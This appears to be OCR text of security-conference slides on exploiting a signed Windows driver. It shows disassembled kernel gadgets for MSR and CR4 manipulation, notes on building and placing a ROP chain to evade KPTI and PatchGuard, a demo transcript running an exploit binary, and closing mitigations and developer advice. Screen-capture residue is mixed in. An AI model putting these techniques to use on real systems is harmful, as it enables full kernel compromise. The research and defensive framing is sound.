KVASCODE:000000014032DC51 loc_14032DC51:                          ; CODE XREF: KiKernelIstExit+30↑j
KVASCODE:000000014032DC51                                         ; KiKernelIstExit+47↑j
KVASCODE:000000014032DC51                 mov     eax, [rsp+18h+arg_30]
KVASCODE:000000014032DC55                 mov     edx, [rsp+18h+arg_34]
KVASCODE:000000014032DC59                 mov     ecx, 0C0000101h
KVASCODE:000000014032DC5E                 wrmsr
KVASCODE:000000014032DC60                 pop     rcx
KVASCODE:000000014032DC61                 pop     rdx
KVASCODE:000000014032DC62                 pop     rax
KVASCODE:000000014032DC63                 push    0
KVASCODE:000000014032DC65                 push    0
KVASCODE:000000014032DC67                 push    0
KVASCODE:000000014032DC69                 push    0
KVASCODE:000000014032DC6B                 add     rsp, 20h
KVASCODE:000000014032DC6F                 iretq
```

```
.text:000000014016E690                 public KeFlushCurrentTbImmediately
.text:000000014016E690 KeFlushCurrentTbImmediately proc near   ; CODE XREF: PopHandleNextState:loc_140568455↓p
.text:000000014016E690                                         ; KiSetPageAttributesTable:loc_14056CDB0↓p ...
.text:000000014016E690                 mov     rcx, cr4
.text:000000014016E693                 test    rcx, 20080h
.text:000000014016E69A                 jz      short loc_14016E6AB
.text:000000014016E69C                 mov     rax, rcx
.text:000000014016E69F                 btc     rax, 7
.text:000000014016E6A4                 mov     cr4, rax
.text:000000014016E6A7                 mov     cr4, rcx
.text:000000014016E6AA                 retn
```

KPTI payload

- User-mode code calculates new CR4
  - Instead of trying to do it via ROP
- User-mode code finds kernel CR3

Payload Considerations – All Versions

- Now that we have a reliable ROP chain to give us execution
- Across all versions for maximum reliability we need to:
  - Restore the real MSR as early as possible
  - Restore CR4 as soon as our payload is done
  - PatchGuard checks both of these
- Using raw assembly for IOCTLs and syscalls reduces the race condition
- Don’t call ExAllocatePool until we’re back in a normal state
  - Page faults et al are bad until we’re in “real” kernel land


Payload Considerations – All Versions

- Where do we put our ROP chain?
  - Easy: Keep using the usermode stack
  - Medium: Copy to .data section of vulnerable driver and ROP from there
  - Hard: Kernel stack spray using NtMapUserPhysicalPages
- Turns out Easy is good enough

Current and Potential Mitigations

- HyperV will catch the attempt to modify MSRs and will stop it
  - It would also catch the attempt to modify CR3/CR4 if we could get that far
- PatchGuard catches MSR and CR3/CR4 modifications
  - Only if the checks run mid-exploit, though
- Adding some sort of cookie check post-CR3 restoration could raise the bar
  - Require attackers to also have arbitrary kernel reads
- More driver install notifications
  - Hardware drivers have confirmation prompts on install – but not software drivers?
- Change ETW leak to return UserDIrectoryTableBase instead

Demo


Windows 10_1809 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Ubuntu 64-bit
Ubuntu
Kali x64
Windows 10 x64 Dev VM
Windows 7 x64
Windows 7
Flare_VM_workstations_
Windows 10 x64
Windows 10_1809
Shared VMs
Home
Windows 10_1809
Recycle Bin
target
Exploit_ALS...
Administrator: Command Prompt
C:\Users\Ryan\Desktop>Exploit_ALSysIO.exe
TechSmith®
MADE WITH CAMTASIA FREE TRIAL
Type here to search
2:57 PM
4/30/2019
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Conclusion

In Conclusion

- Issues in Device Drivers are common
- Productizing can be tricky…
  - But not impossible
- Single point of failure
  - Total system compromise
- Because of this vendors need to be diligent in their testing
  - Least privilege: administrator access isn't sufficient
- ~~Diamonds~~ Signed driver issues are forever
  - Certificate revocations are rare
  - Best defenders can hope for are updates and signatures on existing drivers

Recommendations for Developers

- Properly validate who can access your DEVICE_OBJECT
  - IoCreateDeviceSecure and friends
  - Custom logic in IRP_MJ_CREATE
- Filter access to MSRs
- Security heuristics to check for known bad signed drivers

FIN

Questions?